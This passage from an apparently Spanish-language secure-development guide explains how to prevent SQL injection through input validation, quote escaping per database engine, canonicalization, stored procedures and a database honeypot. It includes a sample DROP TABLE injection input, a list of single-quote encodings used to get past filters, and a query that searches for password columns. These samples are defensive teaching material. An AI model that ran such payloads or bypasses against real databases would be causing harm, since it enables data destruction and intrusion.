Lo siguiente sería agregar en el fichero faces-config.xml las siguientes líneas para habilitar el validador:

```
<validator>
<validator-id>namespace.ValidadorUsuario </validator-id>
<validator-class>namespace.package.ValidadorUsuario </validator-class>
</validator>
```

Para usarlo en la página JSF se utilizaría el siguiente código:

```
<h:inputText value="usuario" id="inptxt_usuario" required="true">
<f:validator validatorId="namespace.ValidadorUsuario " />
</h:inputText>
```

Validación de Input en .NET

[13] ASP.NET posee un número de características que se pueden utilizar para la validación de inputs, la más fácil de usar son los controles RegularExpressionValidator y CustomValidator, usando estos controles en las aplicaciones ASP.NET, se establece un beneficio adicional para las validaciones del cliente, en casos donde un usuario genuino cometa algún error al ingresar datos a los inputs, el siguiente es un ejemplo del uso de RegularExpressionValidator, para validar a un usuario que sólo contiene letras (mayúsculas o minúsculas) y cuya longitud esta entre 8 y 12 caracteres:

```
<asp:textbox id="Nombreusuario" runat="server"/>

<asp:RegularExpressionValidator id="usuarioiRegEx" runat="server"
ControlToValidate="Nombreusuario"
ErrorMessage="el usuario solo debe contener palabras de entre 8 y 12 letras
solamente"
ValidationExpression="^[a-zA-Z]{8,12}$" />
```

El siguiente ejemplo muestra el uso del validador CustomValidator para validar un password de usuario que tiene que estar correctamente formateado, en éste casi solamente se necesita crear dos funciones definidas para el usuario.

PwdValidate que se despliega en el servidor para el valor del password y ClientPwdValidate que es un JavaScript o VBScritp que valida el password en el navegador Web del cliente.

```
<asp:textbox id="txtPassword" runat="server"/>
<asp:CustomValidator runat="server"
ControlToValidate="txtPassword"
ClientValidationFunction="ClientPwdValidate"
ErrorMessage="El password No cumple con los requerimientos."
OnServerValidate="PwdValidate" />
```

Validación de Input en PHP

[14] En PHP al igual que en java puede ser soportado por frameworks específicos, pero por motivos de que los frameworks para la capa de presentación no son muy populares actualmente, generalmente se suele implementar la validación de inputs directamente en la vista de código fuente, así por ejemplo se puede usar un número de funciones PHP para formar un bloque de validación básico de los inputs que reciben la aplicación, se puede incluir lo siguiente:

- preg_match(regex, matchstring) es un buscador de expresiones regulares, utilizado para la búsqueda de cadenas de texto
- is_<type>(input) revisa cualquier input y lo valida con su tipo de datos por ejemplo is_numeric().
- strlen(input) revisa la longitud de los datos en el input.

Un ejemplo donde se usa preg_match para validar el parámetro que llega desde el formulario seria el siguiente:

```
$nombre_usuario = $_POST['txtUsuario'];
if (!preg_match("/^[a-zA-Z]{8,12}$/D", $nombre_usuario) {
// Lanzar excepción si falla la validación  }
```

Encodificando los Output

Para complementar la validación de los datos que se reciben desde los inputs, es también necesario codificar correctamente los datos que se trasladan de un módulo o partes de la aplicación hacia otros módulos, en el ámbito de SQL Injection, se puede valer de las técnicas de codificación , para poder introducir código malicioso y poder así traspasar las barreras de validación programadas en los inputs, para un ejemplo sencillo se puede codificar un las comillas simples, así se tiene el control de lo que se está mandando a la base de datos no son datos inapropiados o maliciosos.

Encodificando en la Base de datos

En muchas situaciones donde la validación de inputs a través de listas blancas son usadas, el contenido usualmente es enviado a la base de datos, es decir cuando usamos por ejemplo SQL dinámico por ejemplo cuando hacemos una búsqueda de usuario por nombre para el siguiente usuario Daniel'z debería ser inválido puesto que los motores de base de datos reconocen esa comilla simple como el delimitador de las cadenas de caracteres, pero por supuesto el nombre no tendría por que estar bloqueado en la lista blanca, sin embargo nombres con comillas simples pueden significar muchos problemas y más aún si usamos SQL dinámico como por ejemplo :

```
String sql = "INSERT INTO nombres VALUES ('" + apellidos + "','" + nombre + "');"
```

Por otro lado una entrada maliciosa al input sería algo así:

```
','); DROP TABLE nombres—
```

Sería algo desastroso quedarnos sin registros en nuestra tabla, adicionalmente se puede alterar la sentencia SQL ejecutando lo siguiente:

```
INSERT INTO nombres VALUES ('','); DROP TABLE names--','');
```

El tester debe prevenir éste tipo de situaciones a través del uso de declaraciones parametrizadas, sin embargo el uso de las estas por si solas no es suficiente, razón por la cual es necesario realizar un encodificación de los datos que se envían a la base de datos, aunque esta técnica tiene la limitación de estar encodificando todo el tiempo los datos que interactúan con la base de datos debe considerarse para evitar caer en una vulnerabilidad SQL Injection.

Encodificación en Oracle

Oracle usa la comilla simple como el terminador para una cadena de caracteres, es necesario encodificar la comilla simple que puede incluirse en cualquier String que pueda ser mandada en cualquier SQL dinámico, en Oracle se puede remplazar las comillas

simples con comillas dobles esto causa que la comilla simple que esta entre la cadena de caracteres sea parte de la misma cadena y deje de ser un terminador.

Esto es efectivo para prevenir una entrada maliciosa que contenga una comilla simple la cual es el gatillo para accionar una vulnerabilidad SQL injection, también se puede utilizar código Java para remplazar la comilla simple por ejemplo:

```
sql = sql.replace(" ' ", " ' ' ");
```

Esto causa que la palabra Daniel'z sea almacenada de la siguiente forma: Daniel''z , de esta forma se evita la terminación de cadena de texto, se debe tener cuidado cuando se manipula las comillas simples por ejemplo para evitar una explotación de esta técnica se puede volver a encondificar las comillas simples formando ahora un grupo de cuatro comillas

```
sql = replace(sql, ' '' ', ' '''' ');
```

Un forma válida de hacerlo es utilizando la codificación de caracteres que representa las comillas:

```
sql = replace(sql, CHR(39), CHR(39) || CHR(39));
```

Para otras funcionalidades SQL, como por ejemplo para los comodines Like, que dependiendo de la aplicación y de la lógica implementada, es posible para un atacante modificar la sentencia y ejecutar código SQL arbitrario, el comodín Like generalmente se usa con los siguientes caracteres reservados:

- %, para encontrar cero o más de un caracter
- _ , para encontrar exactamente uno o más caracteres

En instancias donde el usuario incluye los caracteres especiales para el comodín Like, para tener la seguridad de que se están tratando correctamente estos datos se define un caracter de escape para la consulta que usa dicho comodín todo esto se logra con la clausula ESCAPE este es un ejemplo:

```
SELECT * from usuariosWHERE nombre LIKE 'd%'
-- Vulnerable. Nos retorna todos los usuarios que empiecen con d
SELECT * from usuarios WHERE nombre LIKE 'd\%' ESCAPE '\'
-- No vulnerable. Retorna al usuario 'a%'  si existe uno
```

Se puede notar que cuando se usa la clausula ESCAPE, se puede especificar cualquier caracter para que sea el caracter de escape que en este ejemplo es un backslash lo que se suele usar.

Oracle dbms_assert

[URL 5] En Oracle 10 release 2, Oracle introduce un nuevo paquete llamado dbms_assert, este paquete es el que precede a las versiones anteriores de bases de datos, por medio de éste paquete se puede implementar validación en donde fallan las consultas parametrizadas, dbms_assert ofrece7 diferentes funciones

(ENQUOTE_LITERAL, ENQUOTE_NAME, NOOP, QUALIFIED_SQL_NAME, SCHEMA_NAME, SIMPLE_SQL_NAME, y SQL_OBJECT_NAME) para validar los diferentes tipos de datos que llegan desde el input.

Se pueden usar las funciones mencionadas de la siguiente manera, para este ejemplo vamos a mostrar una consulta insegura y a continuación como se brinda una validación con la función dbms_assert.

```
execute immediate 'select '|| CAMPO ||'from'|| USUARIO ||'.'|| TABLA;
```

Este es el mismo ejemplo pero ahora se hace una validación usando dbms_assert:

```
execute immediate 'select '||sys.dbms_assert.SIMPLE_SQL_NAME(CAMPO) ||'
from'||sys.dbms_assert.ENQUOTE_NAME
(sys.dbms_assert.SCHEMA_NAME(USUARIO),FALSE)
||'.'||sys.dbms_assert.QUALIFIED_SQL_NAME(TABLA);
```

Para mas información se recomienda leer la documentación oficial acerca de la función dbms_assert

Encodificando Microsoft SQL Server

SQL Server también usa las comillas simples como terminación de una cadena de caracteres, es necesario en este contexto, encodificar las comillas simples cuando se incluye una comilla simple dentro de una cadena que se use en una consulta, en SQL Server se puede remplazar la comilla simple con comillas dobles así de esta forma se puede manejar cada comilla simple como parte de la cadena de caracteres de la consulta SQL, de esta forma se previene efectivamente cualquier entrada de cadenas maliciosas como son las comillas simples, también se puede utilizar funciones que puedan realizar el mismo trabajo por ejemplo tenemos para C#:

```
sql = sql.Replace("'", "''");
```

Si aplicamos ésta función podremos remplazar la palabra Daniel'Z por esta palabra Daniel''Z, por otro lado se puede dar la orden a nivel de base de datos para realizar este remplazo, cuando se utiliza una comilla simple, el motor hace uso de una pareja de comillas simples para indicar cuales son el inicio y la terminación correspondiente, de este modo podemos Setear la variable para que en lugar de realizar una terminación de comillas simples, ahora se haga con comillas dobles, para esto se usa un par de comillas dobles (es decir un conjunto de cuatro comillas, dos para el inicio y dos para el final), quedaría algo como esto :

```
SET @enc = replace(@input, '''', '''''')
```

Una representación con los juegos de caracteres seria así:

```
SET @enc = replace(@input, CHAR(39), CHAR(39) + CHAR(39));
```

En SQL Server se pueden hace uso de los comodines LIKE, para realizar consultas SQL, si no se tratan correctamente esta podría ser una falla en la seguridad, así por ejemplo los comodines son:

- % Encuentra cero o más de cualquier caracter.
- _ encuentra exactamente uno entre todos los caracteres
- [ ] todos los caracteres simples que se encuentren especificados entre los rangos que estén dentro de los corchetes
- [^] Cualquier caracteres, menos los que se encuentran en los rangos especificados en los corchetes

En sentencias donde se necesite uno de estos caracteres para hacer uso del Comodín LIKE, se puede encerrar el carácter especial dentro de llaves [], siendo posible solamente encerrar el símbolo de porcentaje (%), el guión abajo (_) y la llave abierta ([), esta operación se puede realizar de la siguiente manera:

```
sql = sql.Replace("[", "[[]");
sql = sql.Replace("%", "[%]");
sql = sql.Replace("_", "[_]");
```

Por otro lado, para prevenir algún caracter precedente, se puede definir el caracter de escape para la consulta, de esta forma podemos realizar las consultas utilizando el comodín LIKE por ejemplo se puede realizar lo siguiente:

```
SELECT * from usuarios WHERE nombre LIKE 'd%'
-- Vulnerable. Retorna a todos los usuarios que empiecen con la letra 'd'
SELECT * from usuarios WHERE nombre LIKE 'd\%' ESCAPE '\'
-- No vulnerable. Retorna al usuario 'd%' , si es que existe alguno.
```

Se debe notar que cuando se usa la clausula ESCAPE, se puede especificar cualquier caracter para que éste sea el encargado de terminar la cadena de texto, para este ejemplo se utilizó el backslash ya que es una convención muy común utilizar este caracter.

Cuando encodificamos comillas simples o comillas dobles en Transact-SQL, como por ejemplo en un procedimiento almacenado, se debe tener cuidado en realizar una buena instanciación de la longitud de los caracteres del campo que se va a almacenar, la razón principal de esto es que SQL Server realiza una truncación de valores que sobrepasan el Limite de la longitud.

Encodificando en MySQL

[15] MySQL Server también usa las comillas simples como terminador, para las cadenas de caracteres, así que es necesario encondificar las comillas simples cuando se incluyen en una consulta dinámica o en procedimientos almacenados, de esta forma se puede remplazar la comilla simple por cualquier otro caracter para que dicho carácter sea ahora el nuevo terminador de cadena de texto, de esta manera se puede realizar de forma

efectiva una supresión se la vulnerabilidad SQL Injection, para nuestro ejemplo vamos a remplazarlo con el símbolo (/), ya que es el más común en estos caso, la forma correcta de hacerlo sería esta :

```
sql = sql.replace("'", "\'");
```

Adicionalmente en PHP existe la función mysql_real_escape( ) que automáticamente utiliza el backslash como caracter de terminación y realiza un trabajo con otros caracteres potencialmente peligrosos como son: 0x00 (NULL), línea nueva (\n), retorno (\r), comillas dobles (“), backslash(\), y 0x1A (Ctrl+Z), por ejemplo :

```
mysql_real_escape_string($txtUsuario);
```

Si tomamos el ejemplo anterior el nombre de usuario Daniel'Z se almacenará en base de datos de la siguiente forma : Daniel\'Z; se debería tener cuidado cuando se realiza este tipo de remplazos en los procedimientos almacenados sin embargo como las comillas simples deben ser parte de la cadena de caracteres, se debe realizar un remplazo con las comillas dobles, de esta forma cada comilla simple viene a formar parte de la cadena de caracteres, la forma de realizar este tipo de remplazos quedaría de la siguiente forma:

```
SET @sql = REPLACE(@sql, '\'', '\\\'')
```

Una forma más clara y lógica de realizar esto, es la representación de los códigos de los caracteres:

```
SET @enc = REPLACE(@input, CHAR(39), CHAR(92, 39));
```

Para otros tipos de funcionalidades SQL como, por ejemplo: el uso del comodín LIKE se tiene que tener cuidado con los caracteres especiales, los cuales se usan en conjunto para realizar ciertas acciones como por ejemplo :

- % encuentra cero o más de un caracter.
- _ encuentra exactamente uno de muchos caracteres.
-

Para prevenir que dichos caracteres sean usados de forma arbitraria, se puede hacer un remplazo, para este ejemplo utilizamos el carácter backslash, en java podemos utilizar el siguiente ejemplo:

```
sql = sql.replace("%", "\%");
sql = sql.replace("_", "\_");
```

Canonicalización

[URL 6] La dificultad con la validación de los inputs y la encodificación de los outputs es que la data comienza a evaluarse o transformare en un formato que sea interpretado y con la intención del usuario final, una técnica común para evadir los procedimientos de validación y la encodificación es encodificar las entradas de datos en los inputs es decir, que una entrada puede tener diferentes presentaciones aunque signifiquen lo mismo por ejemplo un atacante puede utilizar esta técnica para encodificar la comilla simple :

- %27 , Encodificación URL.
- %2527 , Doble Encodificación URL.
- %%317 ,Doble Encodificación Anidada URL.
- %u0027 , Representación Unicode.
- %u02b9 , Representación Unicode.
- %ca%b9 , Representación Unicode.
- ' , Entidad HTML.
- ' ,Entidad Decimal HTML.
- ' ,Entidad Hexadecimal HTML.
- %26apos; , Encodificación Mezclada URL/HTML.

En muchos casos, la forma más común es la encodificación URL (%27), en otros casos se realiza una doble encodificación (%2527) o muchas de las representaciones Unicode, se puede notar que en cualquiera de esas representaciones y dependiendo de las condiciones, se puede bypassear (atravesar sin ser detectado) muchos firewalls y procedimientos de validación, esta es una de las técnicas más intrusivas, ya que es muy dificultoso predecir el tipo de datos que se envían desde el usuario, por estas razones es importante considerar la canonicalización como parte de la validación de Input, la canonicalización es el proceso de reducir el input a estándares o a formas simples, que nosotros podemos manejar, un buen ejemplo son las formas de encodificar la comilla simple que se ha mostrado anteriormente.

Formas de Canonicalización

Una pregunta surge aquí, cuáles son las alternativas que usualmente se deben considerar para manejar las entradas inusuales en el Input ???, un método que se encuentra entre las formas más fáciles de implementar, es rechazar todos los inputs que no estén listos o preparados en una forma canónica, es decir podemos rechazar todas las encodificaciones URL y HTML que nos llegan desde los inputs que han sido aceptado en las validaciones, es uno de los métodos más manejables en situaciones en donde no se tiene una certeza de que tipos de datos llegan de los inputs.

Estos son los métodos que usualmente se deben adoptar por default en la implementación de la validación por lista blanca de los inputs, usualmente no se deben aceptar formas irregulares de entrada en los datos, es decir se tiene que tener el control de los caracteres que se permiten y los que no se permiten, esto al menos podría cubrir los caracteres como %,#, entre los que se mostraron anteriormente.

Si no es posible rechazar los inputs que envían datos encodificados, se necesita recurrir a las formas de decodificación u cualquier otra forma que nos permitan estar seguros de los datos que recibimos, esto puede incluir todo tipo de formas para decodificar los datos

al igual que la decodificacion URL y HTML, esta técnica es un poco más complicada sin embargo es necesario implementar la mayor cantidad de codificaciones para determinar cualquier dato que se nos envía desde el input, independientemente de la codificación que se utilice, una forma más realista de implementación es realizar una decodificación si aún así los datos siguen codificados, entonces se rechaza la petición del input.

Trabajando con Unicode

Cuando se trabaja con la codificación Unicode al igual que con UTF-8, una forma es la normalización en el Input, esto convierte el Input Unicode en su forma normal, así también se pueden definir un conjunto de reglas, la normalización Unicode es diferente de la canonicalización en que aquí pueden haber múltiples formas normales para un caracter Unicode, dependiendo claro de las reglas que se hayan establecido, es recomendado utilizar una forma de normalización para la validación de los Inputs que propone la NFKC (Normalization Form KC – Compatibility Decomposition followed by Canonical Composition).

Se puede encontrar mucha información de las formas de normalización en www.unicode.org/reports/tr15, el proceso de normalización debería descomponer el caracter Unicode en componentes representativos y por ende poder re-ensamblar el caracter en su forma simple, en muchos casos esto puede transformar las encodificaciones Unicode en sus equivalentes ASCII. [URL 7] Se puede normalizar el Input, utilizando la clase Normalizer en Java (desde Java 6) de esta forma:

```
Normalizado = Normalizer.normalize(txt_input, Normalizer.Form.NFKC);
```

Se puede realizar este proceso en C#, cada cadena de texto tiene un método llamado Normalize y funciona de la siguiente manera:

```
Normalizado = txt_input.Normalize(NormalizationForm.FormKC);
```

Se puede normalizar el input en PHP con el paquete PEAR::I18N_UnicodeNormalizer desde el repositorio de PEAR de la siguiente forma :

```
$Normalizado = I18N_UnicodeNormalizer::toNFKC($txt_input, 'UTF-8');
```

Otra forma es primero revisar si el Unicode es válido (y si no esta en una representación inválida) y así convertir los datos en un formato previsible, por ejemplo: un caracter en formato Western European es igual que ISO-8859-1

Se puede verificar la validez de la encodificación UTF-8 hacia Unicode si se le aplica un set de expresiones regulares, que básicamente sirven para encontrar coincidencias y validar si se han realizado las encodificaciones en forma correcta, de no encontrarse una coincidencia quiere decir de que nos encontramos frente a un potencial ataque y es aquí donde rechazamos los datos del input.

Una descripción de expresiones regulares sería:

- **[x00-\x7F] , ASCII**
- **[\xC2-\xDF][\x80-\xBF] , Representación Two-byte .**
- **\xE0[\xA0-\xBF][\x80-\xBF] , Representación Two-byte .**
- **[\xE1-\xEC\xEE\xEF][\x80-\xBF]{2} , Representación Three-byte.**
- **\xED[\x80-\x9F][\x80-\xBF] , Representación Three-byte.**
- **\xF0[\x90-\xBF][\x80-\xBF]{2} , planos de 1 hasta 3**
- **[\xF1-\xF3][\x80-\xBF]{3} , planos de 4 hasta 15**
- **\xF4[\x80-\x8F][\x80-\xBF]{2} , plano 16**

Ahora se puede revisar que el formato del input es válido o no. Así como convertir a un formato más predecible, por ejemplo se puede convertir una cadena de texto Unicode UTF-8 a otro caracter por ejemplo al ISO-8859-1 (Latin 1).

En Java se suele utilizar la clase CharsetEncoder o el método que se encuentra en las cadenas de texto llamado getBytes( ) (en Java 6 o superior) de la siguiente forma:

```
string ascii = utf8.getBytes("ISO-8859-1");
```

Para realizar una encodificación en C#, se puede hacer uso de la clase Convert de la siguiente manera:

```
ASCIIEncoding ascii = new ASCIIEncoding();
UTF8Encoding utf8 = new UTF8Encoding();
byte[] asciiBytes = Encoding.Convert(utf8, ascii, utf8Bytes);
```

En PHP, se puede realizar una decodificación con utf8_decode de la Siguiente manera:

```
$ascii = utf8_decode($utf8string)
```

Buenas Prácticas contra SQL Injection

Uso de procedimientos almacenados

Una de las técnicas que pueden prevenir o mitigar el impacto de SQL Injection es diseñar la aplicación exclusivamente con el uso de procedimientos almacenados para hacer uso del acceso a datos, se pueden escribir los procedimientos almacenados de muchas formas en diferentes lenguajes de programación dependiendo claro esta de el motor de base de datos que vamos a utilizar por ejemplo puede ser con PL/SQL para Oracle,Transact-SQL para SQL Server, SQL:2003 estándar para MySQL.

Los procedimientos almacenados pueden servir mucho para mitigar de forma seria una potencial vulnerabilidad SQL Injection y es posible configurar los controles de acceso a la base de datos para asignar un nivel de privilegios al procedimientos almacenado, esto

existe en muchos de los motores de bases de datos y es muy importante por que si un atacante puede vulnerar la aplicación por medio de SQL Injection, no podrá tener acceso a información sensible que se encuentre en la base de datos, todo esto se logra si se configura correctamente los permisos y roles, todo esto a nivel de los procedimientos almacenados, por ejemplo: Una cuenta de usuario no debería tener permisos SELECT, INSERT o UPDATE en todos los datos de la aplicación, pero en cambio si debería tener los permisos EXECUTE para los procedimientos almacenados.

Los procedimientos almacenados tienen acceso a los datos con diferentes niveles de privilegios, por ejemplo: Los permisos del usuario que ha creado el procedimiento almacenado debería ser muy diferente del usuario que lo invoca, de esta forma se puede mitigar el Impacto de SQL Injection, de esta forma el atacante estará limitado a lo que el procedimiento almacenado pueda acceder, es decir estará restringido el acceso y cualquier tipo de modificaciones, muy aparte de que se le restringe al usuario el acceso a datos sensibles, como son el caso de los Meta-datos de la base de datos.

Uso de Capas de Abstracción

Cuando diseñamos una aplicación empresarial, es muy común que en la práctica se definan diferentes capas, como por ejemplo la capa de lógica del negocio, acceso a datos entre otras capas, de esta forma la implementación en cada capa abstrae todo lo relacionado al diseño, dependiendo de la tecnología que se utilice, se puede agregar una capa adicional de acceso a datos como puede ser Hibernate o el uso de frameworks de acceso a datos como ADO.NET, JDBC o PDO.

Las capas de abstracción pueden ser muy útiles para generar un ambiente seguro de acceso a datos, por ejemplo: El uso de frameworks de acceso a datos manejan la arquitectura del software de una forma aceptable y hace que cada acceso a la base de datos sea a través del uso de declaraciones parametrizadas, esto nos provee un grado de flexibilidad suficiente para adaptar los modelos y diseños del software a la capa de abstracción, esto es de gran ayuda para evitar las vulnerabilidades SQL Injection

Manejo de Datos Sensibles

Una buena técnica para mitigar SQL Injection es considerar que el medio de almacenamiento y el acceso a información sensible que se encuentran en la base de datos deben ser manejados de forma controlada, por ejemplo: Uno de los logros más importantes de un atacante es obtener acceso a los datos, luego escalar privilegios y tomar el control del sistema, lo más esperado en este tipo de ataques es que dicha intrusión vaya detrás de información sensible, como por ejemplo: Información financiera, clientes, proveedores, usuarios y passwords, información del personal , estos son unos pocos ejemplos.

Es por esta razón que se consideran controles adicionales sobre este tipo de información sensitiva, así por ejemplo tenemos lo siguiente:

- Las contraseñas de los usuarios no deberían estar almacenadas en la misma base de datos de ser posible, una alternativa más segura es almacenar estos password en un algoritmo de cifrado como por ejemplo SHA256 el password

debería constar de datos cifrados y un segmento llamado Salt, que consiste en fragmentos de datos aleatorios, así mismo los nombres de los usuarios no deberían estar en la misma tabla con los passwords

- Las tarjetas de crédito u otra información financiera deberá estar encriptada con algoritmos de cifrado aprobados por la Payment Card Industry Data Security Standards (PCI-DSS)

- En Aplicaciones donde archivar la data historia, es decir la información de periodos pasados ya no es necesaria, se debe considerar el almacenamiento externo o el borrado de esa información, después de un periodo razonable de tiempo, en sistemas donde la información histórica ya no se necesite más, se recomienda removerla en forma inmediata.

Evitando los Nombres de Objetos Muy Obvios

Por razones de seguridad se debería tener cuidado cuando se elige los nombres para los objetos críticos al mismo tiempo que las funciones de encriptación a utilizar, las columnas de los passwords y las columnas de las tarjetas de crédito ya que muchos de los desarrolladores de aplicaciones suelen usar nombre muy obvios para designar los nombres de las tablas y columnas, tenemos por ejemplo: La tabla "login", cuyos campos son "usuario", "password", son cosas que debemos evitar.

Por otro lado muchos atacantes suelen usar estas técnicas pata buscar nombres como: "correo", "tarjeta","creditcart","administrador","contraseña" y muchos nombres igual de intrusivos, por ejemplo en ORACLE se puede hacer algo parecido:

```
SELECT owner||'.'||column_name FROM all_tab_columns WHERE
upper(column_name)
LIKE '%PASSW%')
```

Con esto muestra la información desde una tabla que contenga passwords u otra información sensitiva, este mismo concepto se puede aplicar para las múltiples bases de datos, la recomendación aquí es nombrar a las tablas con información relevante de una forma que no le de opción a un atacante de intuir el nombre, lo mismo se aplica a los campos de las tablas.

Crear honeypots en la base de datos

Un honeypot (envase de miel), no es más que un señuelo o una entrada fácil, que los administradores dejan con la finalidad de que el atacante se entretenga y para entonces ya se ha elaborado un LOG con los datos de la intrusión, para un honeypot en este ámbito es necesario crear un ambiente para el atacante; es decir, crear tablas y registros con información falsa, es importante que el atacante en ningún momento se de cuenta que esta trabajando con tablas que sirven de señuelo, un ejemplo del uso de honeypot sería lo siguiente:

```
-- Creando una Tabla Honeypot
Create table app_usuario.tblusuarios (id number, nombre varchar2(30), password
varchar2(30));
-- creando una función que envié un e-mail al administrador
--esta función debería ser creada en un esquema diferente, por ejemplo
usuario_seguro
create or replace usuario_seguro.function get_cust_id
(
p_schema in varchar2,
p_tabla in varchar2
)
return varchar2
as
v_conexion UTL_SMTP.CONNECTION;
begin
v_conexion := UTL_SMTP.OPEN_CONNECTION('mailhost.miempresa.com',25);
UTL_SMTP.HELO(v_conexion,'mailhost.miempresa.com');
UTL_SMTP.MAIL(v_conexion,'app@miempresa .com');
UTL_SMTP.RCPT(v_conexion,'admin@miempresa .com');
UTL_SMTP.DATA(v_conexion,'ALERTA! SE HA ACTIVADO EL HONEYPOT');
UTL_SMTP.QUIT(v_conexion);
return '1=1'; -- Siempre mostrar los datos
end;
/
-- Asignando las políticas de la función en la tabla Honeypot
exec dbms_rls.add_policy (
'APP_USUARIO',
'TBLUSUARIOS',
'GET_CUST_ID',
'USUARIO_SEGURO',
'',
'SELECT,INSERT,UPDATE,DELETE');
```

Recursos Adicionales para un desarrollo seguro

Existe un número considerable de recursos que promueven el desarrollo de aplicaciones seguras, a través de herramientas y bases del conocimiento, las técnicas y experiencia que los grupos de usuario han ido acumulando a través de los años unos recursos interesantes a tener en cuenta son :

- Open Web Application Security Project (OWASP; www.owasp.org) , es una comunidad abierta que promueve la seguridad en aplicaciones WEB, OWASP tiene un gran número de proyectos que proveen muchos recursos, herramientas y buenas prácticas que sirven de asistencia a cualquier desarrollador que quiera comprender o encontrar una forma para asegurar su código, un proyecto notable es la Enterprise Security API (ESAPI), que provee una colección de métodos para implementar métodos de seguridad al igual que validación de inputs, además la guía de desarrollo OWASP provee una guía intuitiva para el desarrollo seguro.

- En “2011 CWE/SANS Top 25 Most Dangerous Software Errors” (http://cwe.mitre.org/top25/), nos brinda un TOP de los errores más peligrosos en el desarrollo de código, esta base de conocimientos está elaborada por

instituciones como la SANS Intitute, la cual expertos en seguridad de sistemas, muestran al detalle las fallas y entre ellas se encuentra SQL Injection.

- EL instituto de seguridad en software SANS (www.sans-ssi.org) provee entrenamiento y certificación para un desarrollo seguro y muestran una gran cantidad de información de referencia así como investigaciones por expertos certificados.
- El tutorial de ORACLE para evitar SQL Injection se puede ubicar en :

  (http://st-curriculum.oracle.com/tutorial/SQLInjection/index.htm) enseña paso a paso y con el uso de herramientas la forma realizar código seguro y como evitar la Vulnerabilidad SQL Injection.
- SQLSecurity.com (www.sqlsecurity.com), es un sitio dedicado a la seguridad SQL Server, contiene recursos para contrarrestar SQL Injection y otros problemas de seguridad en SQL Server.
- Red-Database-Security (www.red-database-security.com) es una compañía especializada en seguridad ORACLE, en este sitio existen una gran cantidad de presentaciones y Papers sobre Seguridad ORACLE.

Relación con la Metodología:




Figura Nº 21: Macro Procesos de la metodología.




Figura Nº 22: Desarrollo del Proceso número 2.

El flujo del proceso es el siguiente:

1. El Tester debe seleccionar el lenguaje de programación para iniciar con el análisis, pudiendo ser cualquiera de los lenguajes especificados que son: C#, Java, PHP.

2. Se verifica en la aplicación si existen declaraciones que hacen uso de parámetros SQL. De ser el caso, por cada una de estas declaraciones se generan reglas de validación, las cuales están especificadas en el desarrollo de la metodología

3. Según el tipo de reglas que el Tester decida aplicar teniendo como posibilidades la validación por listas negras y la validación por listas blancas, ambas desarrolladas en la metodología, una vez terminada esta etapa de procede al siguiente flujo del proceso.

4. Según los resultados se procede a encodificar las entradas de datos. De esta forma los parámetros enviados a través del paso 2 ahora serán filtrados por las reglas de validación y se sigue con el siguiente proceso.

